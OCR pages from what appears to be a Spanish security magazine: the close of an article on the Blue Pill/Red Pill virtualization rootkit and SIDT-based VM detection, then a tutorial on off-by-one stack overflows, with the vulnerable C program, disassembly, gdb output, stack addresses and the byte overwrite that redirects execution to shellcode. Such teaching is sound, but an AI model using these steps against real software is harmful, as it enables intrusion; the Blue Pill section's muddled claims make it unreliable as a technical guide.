


Figura 5. *Esquema radical de interoperabilidad (demostración de engaño con Blue Pill)*



Empero, aunque no lo notes, ahora todos los dispositivos son completamente accesibles al SO, que está ejecutando una máquina virtual (VM) interior. Esto ocurre gracias a las tecnologías de última generación que consienten la virtualización del hardware con respecto al software (sincronizados). Los paradigmas más reconocidos que hacen posible tal obrar, en nuestros días, son: SVM/Pacífica de AMD o Bit VT de Intel. (Figura 2).

Dada la infografía de arriba, podemos entender como el SO sigue creyendo que se está ejecutando en la PC, cuando en realidad se ejecuta dentro de una máquina virtual (VM) controlada por el programa que lo *infectó*.

De este modo, la aplicación se vuelve *virtualmente invisible*, dado que Windows Vista sólo puede ver la máquina virtual (*el mundo que ha sido puesto ante sus ojos para ocultarle la verdad*). (Figura 3).

Asimismo, un programa de esta magnitud *corriendo* dentro de una máquina virtual (VM) puede ser sospechoso, pero un SO dentro de una máquina virtual (VM) que a su vez está dentro de otra máquina virtual (VM) ejecutando la misma aplicación, muestra desconcierto de razonamiento lógico. Sin embargo, su punto en contra (defecto) es la degradación en su rendimiento y performance (debido al consumo extremo de requisitos para mantenerse estable en un sistema con tantas peticiones de este tipo), lo que puede ser *el talón de Aquiles* para producir una vacuna que lo evite y prevenga su intrusión desautorizada a posteriori de haberse entregado a la intervención dañina. Incluso, contamos con las opciones para desactivar estas VMs por Hardware desde la BIOS y el SO (indicadas por leyendas que hacen referencia a sus nombres y funciones), las cuales no resultan convenientes recomendar, salvo para una *salida de emergencia* al apuro oportuno.

Otro mecanismo para divisarlo podría ser llenando toda la memoria RAM del equipo, de esta manera, el programa sólo podría ir a la memoria de intercambio virtual del SO (Swap), donde ya no tendría la capacidad de seguir ejecutándose y, por lo tanto, tampoco podrá mutar ni moverse allí.(Figura 4). En definitiva, el esquema radical de su interoperabilidad sería el que a continuación se muestra en Figura 5.




Figura 6. *Comiéndose a la memoria del sistema*

Parte II - Red Pill (Pastilla Roja): Sometiendo a engaños el Núcleo del Sistema -Kernel-

¿Quién no conoce la importancia y relevancia del Kernel? ¿Quién no se ha visto *know out* (KO) por *la caída* del mismo? ¿Por qué los mayores (y mejores) ataques a nivel de Seguridad Informática se suceden sobre este? ¿A qué se debe tan renombrada autoridad y dogma? ¿Y…?

Para sintetizarlo en unas pocas líneas, el Kernel es el Núcleo de todo Sistema Operativo (SO); el sostén del mismo, la *columna vertebral* que permite la sincronización entre los Recursos Físicos (Hardware) con los Recursos Lógicos (Software) de una máquina (llámese PC). El encargado de *mantener en pie* (armazón) a cualquier plataforma de Software Base en posesión de un equipo…

Pero, tanto mérito no le concede *ser perfecto* y, lejos de estar de ello, tiene sus falencias.

En tal caso particular, MS Windows Vista sufre en su célebre incursión por las VMs de una patología un tanto grave (clasificación crítica) que permite insertar código arbitrario en la médula del Kernel (núcleo del SO) sin percatase de conocer si éste se encuentra firmado digitalmente o no. Lo que sería capaz de eludir el sistema de certificados genuinos requeridos para la instalación de drivers (precisos para el funcionamiento idóneo de dispositivos en el SO).

Se trata de una instrucción que no es privilegiada en los rangos del Microprocesador, la SIDT. Es decir, no causa una excepción cuando se la aplica. Pero, si es sensitiva. O sea, da un resultado distinto en la VM (Level 1) que en la RM (Level 0). Lo cual, no debería ser anunciado de ninguna manera. Tal artimaña es conocida con el nombre de Exclusion Trap (*Trampa de Exclusión*).

En conclusión, ejecutar una instrucción SIDT da un resultado distinto dependiendo de donde se encuentro operando el Kernel del SO con respecto al Microprocesador.

Algo que no tendría que ser así, por el simple hecho de que puede delatar su ubicación real a otras aplicaciones en memoria que pueden intentar *persuadirlo* para aprovecharse de tal vulnerabilidad y, por ende, esgrimir con sus actividades perjudiciales.

El siguiente Código de Programación (El programa puede fallar en los sistemas con protección PAX/X^W/grsecurity. Porque la variable rpill no es marcada como ejecutable. Para hacerlo, debe usarse `mprotect()` en la asignación rpill con el atributo de PROT_EXEC.

Otra solución sería usar, simplemente, `asm()` como *palabra clave* en lugar de shellcode (como buffer). Sin embargo, este código de programa debe ser considerado (más bien) como un *esqueleto* para construir el suyo. Mi meta era hacerlo tan simple y portátil como sea posible. El resto, se lo dejo al desafío de su imaginación…) efectuado en C++ descubre (fehacientemente) lo que intento confesarles:

Como antes lo dijimos, lo volvemos a reiterar… El corazón de este código, ciertamente, es la instrucción SIDT (aquí como 0F010D[addr]) que tiende a los volúmenes de interrupción del descriptor de la tabla del registro (IDTR) en el destino local de memoria que se esté operando.

Debido a que hay sólo un IDTR registrante como verdadero (True), pero (por lo menos) dos SO que "corren" concurrentemente (el anfitrión -host- y el invitado -guest-), VMM necesita relocalizar el IDTR del invitado en un lugar seguro, para que no cause conflictos con el anfitrión y termine desbordando al sistema. Desgraciadamente, VMM no puede saber si (y *cuando*) el proceso que se ejecutó en el invitado desencadenó la instrucción SIDT en el anfitrión, porque no es una orden privilegiada (y, como inicialmente describimos, no genera una excepción). Así, el proceso consigue la dirección IDT sin mayores inconvenientes y, por supuesto, sin el consentimiento del usuario a cargo.

Por ejemplo, fue observado que en VMWare la dirección relocalizada IDT estaba en el sector 0xffXXXXXX, mientras que, en Virtual PC, la sección era 0xe8XXXXXX; respectivamente.

¿Extraño, no…? Sabiendo que una misma máquina (PC) comparte un cabal recurso de privilegios en instancias del Microprocesador que el SO (más específicamente el Kernel del mismo) impone. La captura de pantalla que veremos en Figura 6, mostrará su representación substancial de interoperabilidad.

Igualmente, se pretende que en un futuro, el SO (comandado por su Kernel) sólo pueda instalar drivers de dispositivos autorizados por firmas digitales con Certificación WHQL (Laboratorio de Control de Calidad de Hardware de Windows). Por lo que, tal contingencia sería resuelta sin mayores peligros e inconvenientes en su devenir.

Pues, entonces, como veredicto final… Reforzar la prevención, preferentemente, con lo *malo conocido*, sin arriesgarse en ir en búsqueda de lo *bueno por conocer.*

Esa sería mi principal recomendación; hasta que, por lo menos, las empresas en convenio, nos den una solución pertinente a la complicación existente. ¿Hacemos trato…?

Al fin llegamos a la meta: ¿¡Lo logramos!?

Podríamos decir, en un *juego inteligente de palabras*, que el apasionante y sorpresivo Mundo de la (IN)seguridad Informática nos sobrepasa y colapsa cualquier seguridad vigente en tiempos inconcebibles, pero reales. ¿Qué lo corrobora y/o cerciora?

Sin ir más allá, lo aquí dispuesto (mecanismos -cariñosamente llamados: Blue Pill / Red Pill- ideados y desarrollados por Joanna Rutkowska en técnicas y/o estrategias de *Hackeo a Windows Vista*) dan una *pequeña gran pauta* de lo lejos que estamos de una forma bastante efectista y eficiente de poseer un SO (promocionado por Microsoft Corp.) que sea robusto, confiable, versátil y flexible a las exigencias de los usuarios alrededor de todo el mundo y de *los tiempos que corren*.

Pero… Sin olvidarse de hacerlos ¡SEGUROS!


Muchos le encontraran y/o consideraran a esta nota un halo de fantasía y superstición. Sin embargo, las denominaciones y tendencias aquí desempeñadas y aprendidas se apoyan en el pedestal hegemónico (por analogía) a la tan admirada Película Matrix donde la gente cree vivir en un mundo real cuando en realidad viven en úteros artificiales controlados por máquinas. Del mismo modo, Windows Vista cree ejecutarse en una máquina real cuando en realidad se ejecuta en una máquina virtual y… Allí es dónde *comienzan los dolores de cabezas.* ●

En la Red

- *http://www.kriptopolis.org/node/2688*
- *http://invisiblethings.org/*
- *http://www.eweek.com/category2/0,1874,1237918,00.asp*
- *http://feeds.computerworld.com/Computerworld/TopNews*
- *http://www.internetnews.com/security/*
- *http://www.internetnews.com/7-days/*
- *http://news.zdnet.com/2038-1009_22-0-topic.html?id=6219&name=Windows+Vista*
- *http://www.networkworld.com/news/*
- *http://www.vmware.com/standards/index.html*
- *http://www.winehq.com*

Sobre el Autor

Argentero, Cristián David (alias ^[(CR@M3R)]^)... Es estudiante de Lic. en Informática y gran apasionado por las TIC´s (Tecnologías de la Información y Comunicaciones). Sus actuales condiciones en la materia lo han llevado al abordaje de la Información y el Conocimiento de manera: Universal, Libre y Gratuita; prestando servicios y soluciones en la profesión de manera idónea y acorde a las exigencias dispuestas.
Contacto con el Autor: *cdaznet@hotmail.com*



Explotación en la pila: la técnica off-by-one

Jacobo Avariento Gimeno 

Grado de dificultad



Cuando programamos usando el lenguaje C debemos ser cuidadosos con la reserva de memoria y el uso de variables, ya que si reservamos un buffer y no hacemos un buen uso podemos provocar su desbordamiento y que un atacante se aproveche de esta circunstancia para tomar el control del programa.

Ya sabemos que el uso de las funciones gets, strcpy, etc pueden provocar desbordamientos de buffer. Sin embargo, existe otro desbordamiento de buffer mucho menos conocido y que tiene el mismo impacto, tomar el control sobre el programa, se trata del desbordamiento por un byte (*off-by-one overflow*), a primera vista parece casi imposible poder redirigir el control de un programa simplemente sobreescribiendo un byte, pero como veremos en este artículo es posible si se tienen los conocimientos necesarios y el programa cumple ciertas condiciones.

Primero estudiaremos la teoría con un ejemplo sencillo para entender la técnica y más tarde aplicaremos los conocimientos aprendidos en un entorno real, y tomaremos el control sobre el servidor web Apache.

Veámos en primer lugar un ejemplo de este tipo de desbordamiento (Listado 1.).

En este caso estamos reservando un buffer con 256 bytes y escribimos 257, por tanto, el último byte se ha salido del espacio reservado para el buffer.

¿Pero qué sobreescribe ese último byte?, para saberlo es necesario entender perfectamente los desbordamientos de buffer tradicionales – (explicado en el artículo *Desbordamiento de la pila en Linux x86* del número 4/2004 de la revista hakin9) y tener unos buenos conocimientos sobre ensamblador para Intel x86. Para la sección de explotación en un entorno real también es necesario tener unos conocimientos mínimos sobre el protocolo HTTP, el formato de fichero ELF y la creación de *shellcodes*.

En la tradicional técnica de desbordamiento de pila, para tomar el control del programa y ejecutar código arbitrario, debemos al menos poder sobreescribir el EIP residente en pila y así al retornar de la función saltar a la

En este artículo aprenderás...

- Otra técinica de explotación en la pila y cómo evitarla
- Cómo desarrollar un exploit a prtir de la vulnerabilidad
- Desbordamentos de pila

Lo que deberías saber...

- Desbordamentos de pila
- Ensambldor para IA32

dirección de memoria donde hemos dispuesto nuestro código a ejecutar, el comunmente llamado shellcode.

Para poder sobreescribir el EIP, suponiendo que ese buffer es la primera variable local de ese marco de pila, como mínimo debemos sobreescribir, a continuación del buffer desbordado, un posible relleno introducido por el compilador, los 4 bytes del registro EBP apilado y los 4 bytes del registro EIP apilado, por tanto, en el mejor de los casos tenemos que poder sobreescribir 8 bytes para hacernos con el control del programa. En caso que esa variable no sea la primera del marco de pila, deberiámos también sobreescribir tantos bytes como variables haya en medio. Una vez salvadas estas dificultades, el programa se redirigirá directamente a la dirección que hemos sobreescrito.

Para poder explotar un programa vulnerable por desbordamiento de buffer por un byte, el registro EBP apilado debe estar exactamente a continuación del buffer a desbordar. Entonces, el byte desbordado es el byte menos significativo del registro EBP apilado. Debido a esta característica solo es posible aplicar esta técnica a máquinas de arquitectura little-endian (Ix86), ya que en arquitectura big-endian (Macintosh, Sparc, etc.) el byte que sobreescribimos es el más significativo, por lo que nos alejamos bastante del espacio de memoria que podemos sobreescribir. Veámos como sobreescribiendo el byte menos significativo del registro EBP podemos tomar el control sobre el programa.

Listado 1. *Código vulnerable.*

```
char buffer[256];
int i;
for(i=0;i<=256;i++)
    buffer[i]= i;
```

Listado 2. *Función vulnerable.*

```
void func(char *s) {
        char buffer[256];
        int i;
        for(i= 0; i<= 256; i++)
                buffer[i]= s[i];
}
```

Explicando la teoría

En primer lugar, conviene tener claro como actuaba y actúa el compilador de GNU, gcc, ante la reserva de memoria, ya que dependiendo de la versión usada actúa de manera diferente. Antes de la versión de gcc 2.96-110 y a partir de la 4.0 el compilador solo añade relleno adicional al buffer si el tamaño reservado no es múltiplo de 16. En las versiones 3.x, en concreto se ha probado con varias versiones 3.3 y 3.4, el compilador añade además un relleno de 8 bytes entre la primera variable del marco de pila y el puntero a marco (registro EBP) apilado. Por tanto, estas versiones no son válidas para probar la técnica.

En este artículo se usó la versión 2.91.66 del paquete del GCC para RedHat, y también se probó satisfactoriamente con la versión 2.95.4 y 4.0.4 del paquete del GCC para Debian 3.1.

Ahora que ya podemos compilar correctamente, veámos un ejemplo más completo que el presentado en la introducción y estudiemos como funciona para poder explotarlo (Listado 2.).

En este ejemplo, el buffer tiene un tamaño reservado en pila de 256 bytes, como el buffer empieza en la posición 0 solo podemos escribir hasta la posición 255, la posición 256 del buffer está fuera del mismo. Como es la primera variable que se apila y hemos compilado debidamente sabemos que el byte que sobreescribimos pertenece al byte menos significativo del registro EBP apilado al entrar a la rutina func. La pila dentro de la función func del Listado 2. tendrá el aspecto descrito en la Figura 1. Para poder analizar mejor el programa y estudiarlo paso




Figura 1. *Estado de la pila con GCC < 2.96-110 o > 4.0 del programa del Listado 1.*




Figura 2. *Estado de la pila con GCC 3.x del programa del Listado 1.*

a paso usaremos una versión extendida del ejemplo del Listado 2.

Seguidamente lo compilamos:

```
$ gcc -o prog prog.c
```

y con la herramienta objdump lo desensamblamos (Ver Listado 4.):

```
$ objdump -d prog
```

Estudiemos paso a paso que ocurre cuando ejecutamos:

```
$ ./prog `perl -e "print 'A' x 257"`
```

Por simplicidad empezaremos a estudiar el código ensamblador de la rutina main justo antes de saltar a la función func, en la dirección 0x080484dc, se apila el argumento de la función func, en la siguiente instrucción se salta a la dirección de la función func: se apila el actual EIP y se sustituye por 0x08048440 (Ver Figura 3.). Ahora ya estamos dentro de func, apilamos el EBP, en la dirección 0x08048441 el EBP apunta al ESP (Ver Figura 4.), en la siguiente instrucción se reserva espacio para las variables locales: 0x108 es 264 en decimal, esto es 256 bytes para la variable buffer, 4 para la variable y 4 para la variable tam (Ver Figura 5.).

La función func sigue y el bucle for acaba sobreescribiendo el último byte del EBP apilado, entonces en la dirección 0x080484af (en la instrucción leave), el ESP apunta al EBP (Ver Figura 6.), el EBP sobreescrito es desapilado y movido al registro de la CPU EBP, entonces ahora el registro EBP apuntará a un lugar de memoria que podemos controlar, ya que hemos sobreescrito el último byte de este registro, nos interesará que apunte a una zona de memoria en la que podamos escribir: la variable buffer (Ver Figura 7.).

En la dirección 0x080484b0 (instrucción ret), el registro ESP apunta al EIP apilado que es movido al registro de la CPU EIP saltando así el flujo del programa a la dirección 0x080484e2, punto donde se quedó el programa antes de llamar a la función func, esta instrucción elimina de la pila el espacio reservado para el argumento de func (Ver Figura 8.) después le sigue la instrucción NOP. Ahora, en la instrucción leave viene la parte más importante y la que nos permitirá obtener el control sobre el programa.

Recordemos que el EBP que hemos sobreescrito sigue en el registro de la CPU EBP, ahora en la instrucción leave que reside en 0x080484e6, el registro ESP pasará a apuntar a la misma dirección que el actual registro EBP (Ver Figura 9.). Esto significa que si sobreescribimos inteligentemente el último byte del EBP apilado cuando el programa retorne de la función main podremos controlar donde apuntará el registro ESP y por tanto, de donde se desapilará el EIP para retomar el flujo del programa, cuando se ejecute la instrucción ret antes de salir de main.

Volvamos a la dirección 0x080484e6 (instrucción leave), como ya hemos comentado consta de dos partes: en la primera se copiará el registro EBP al registro ESP, por consiguiente, tenemos el control sobre dónde apuntaran el registro ESP y EBP en ese punto. En la segunda parte, se desapila la doble palabra donde apunte el ESP y se mueve al registro de la CPU EBP, entonces el ESP apunta a la siguiente doble palabra de la pila (la instrucción popl suma 4 al contenido del registro ESP) (Ver Figura 10.). A continuación, se eje-

Listado 3. *Código del fichero prog.c.*

```
#include <stdio.h>
#include <string.h>
#define LEN 256
void func(char *a) {
        char buffer[LEN];
        int i;
        int tam;
        tam= strlen(a);
        for (i=0; i<= LEN &&
                i< tam; i++)
                buffer[i]= a[i];
        __asm__("nop");
}
int main(int argc,
        char *argv[]) {
        if ( argc < 2 ) {
                printf("Dame un
                argumento.\n");
                exit(-1);
        }
        func(argv[1]);
        __asm__("nop");
}
```

Listado 4. *Parte de la salida de objdump*

```
prog:     file format elf32-i386
Disassembly of section .init:
(...)
08048440 <func>:
 8048440:       55                      push   %ebp
 8048441:       89 e5                   mov    %esp,%ebp
 8048443:       81 ec 08 01 00 00       sub    $0x108,%esp
 (...)
 80484a8:       90                      nop
 80484a9:       8b 9d f4 fe ff ff       mov    0xfffffef4(%ebp),%ebx
 80484af:       c9                      leave
 80484b0:       c3                      ret
 80484b1:       8d 76 00                lea    0x0(%esi),%esi
080484b4 <main>:
 80484b4:       55                      push   %ebp
 80484b5:       89 e5                   mov    %esp,%ebp
 (...)
 80484dc:       52                      push   %edx
 80484dd:       e8 5e ff ff ff          call   8048440 <func>
 80484e2:       83 c4 04                add    $0x4,%esp
 80484e5:       90                      nop
 80484e6:       c9                      leave
 80484e7:       c3                      ret
 ......
```

cuta la instrucción ret residente en 0x080484e7, es decir, la doble palabra donde apunte el registro ESP es desapilada y movida al registro EIP de la CPU, siguiendo el flujo del programa en esta dirección, que nosotros podemos controlar.

A la hora de explotar el programa hemos de tener en cuenta que al poder solo sobreescribir un byte, el menos significativo del registro, podemos apuntar donde queramos dentro de un margen de 256 bytes o de 64 doble palabras dentro de la región de la pila, poco espacio pero suficiente para explotar el programa.

Explotando el programa

Resumiendo, queremos que al llegar a la instrucción ret residente en 0x080484e7, el ESP apunte a la dirección donde hemos puesto el shellcode y poder ejecutar así código arbitrario (por ejemplo, ejecutar una shell).

Primero usaremos un exploit de prueba para comprobar que el programa es vulnerable y conseguir las direcciones de las variables locales (Ver el cuadro *OJO*).

Ahora lo compilamos y ejecutamos:

```
$ gcc exp1.c -o exp1
$ ./exp1
Segmentation fault (core dumped)
```

Como se puede apreciar el programa ha provocado un fallo de segmentación, para saber la razón usaremos el depurador de GNU, gdb:

```
$ gdb prog core
Core was generated by `prog AAAA
    AAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11,
     Segmentation fault.
Reading symbols from /lib/i686/libc.
    so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.
    so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb)
```

El programa ha provocado un fallo de segmentación por intentar acceder a la dirección 0x41414141, por tanto, es vulnerable y posiblemente explotable, veámoslo.

Ahora, con la ayuda del gdb, meteremos breakpoints en la función func y podremos ver que aspecto tiene la pila y donde meter nuestro shellcode. Nos serán muy útiles las instrucciones NOP del código del Listado 3. para poner allí los breakpoints.

Después de establecer el breakpoint en la instrucción NOP de la función func, hemos seguido con la ejecución del programa y al pararse por llegar al breakpoint hemos realizado un volcado de pila. Ahora sabemos que el buffer empieza en la dirección 0xbffff95c y que el EBP apilado está en la dirección 0xbffffa5c (ver listado 6).

Ejecución de código arbitrario (shellcode)

Por ejemplo, podemos usar el buffer de la Figura 11. para pasarselo como argumento al programa y poder explotarlo.

Sabemos que el buffer empieza en la dirección 0xbffff95c, y que pondremos 84 bytes con As antes del shellcode, esto nos da la dirección: 0xbffff95c + 84 = 0xbffff9b0, esa será la dirección donde estará el shellcode.

Sabemos que el EBP apilado está en la dirección 0xbffff95c y podemos sobreescribirlo a 0xbffffaXX donde XX debe de ser la doble




Figura 3. *Estado de pila en la instrucción: call*




Figura 4. *Tras la ejecución de las 2 primeras instrucciones de func.*

palabra anterior a la dirección a la que nos interese redirigir el flujo del programa, donde metamos el shellcode, esto es así porque la instrucción popl suma 4 al contenido del registro ESP antes de pasar a la instruccción ret y desapilar el EIP. En este caso, la XX será 54 ya que la dirección del puntero al shellcode está en la dirección 0xbffffa58, una palabra más. Por tanto, la pila tendrá el aspecto que vemos en el Listado 7.

Antes de finalizar la función main, en la instruccción leave, el EBP es copiado al registro ESP, entonces el EBP y el ESP apuntaran a 0xbffffa54, la instruccción popl %ebp, desapilará 0x42424242 y la moverá al registro EBP, entonces suma 4 al contenido del registro ESP, que valdrá 0xbffffa58 (dirección que contiene el puntero al shellcode), entonces la instrucción ret desapilará la doble palabra donde apunte el ESP y la moverá al registro de la CPU EIP, es decir, copia 0xbffff9b0 al registro EIP y el programa salta a ejecutar el código máquina de esta dirección, el shellcode.

Efectivamente, hemos dado en el blanco y hemos ejecutado una shell.

En esta técnica se diferencian dos fases: la primera consta de sobreescribir el último byte del registro EBP apilado para que apunte a una dirección donde más tarde se desapilará el EIP (en esta dirección es donde hemos dispuesto el puntero al shellcode), esta fase es la más delicada y precisa, no hay margen para el error. En la segunda fase, una vez tenemos cargado el EIP malicioso en el registro EIP de la CPU y nos disponemos a tomar el control sobre el programa si tenemos margen para el error, ya que el programa empezará a ejecutar código máquina a partir de la dirección del EIP da igual que ejecute el shellcode que instrucciones NOP, es decir, usemos la técnica de NOP's para tener un margen de error más grande, en este caso nuestro shellcode podría tener la estructura de la Figura 12.

De esta forma la dirección del shellcode no tiene que ser exacta como antes, sino que puede ser cualquier dirección que este dentro de los 212 bytes de instrucciones NOP. Se deja como ejercicio para el lector la explotación del programa usando esta técnica.




Figura 5. *Reserva de memoria para las vriables locales*

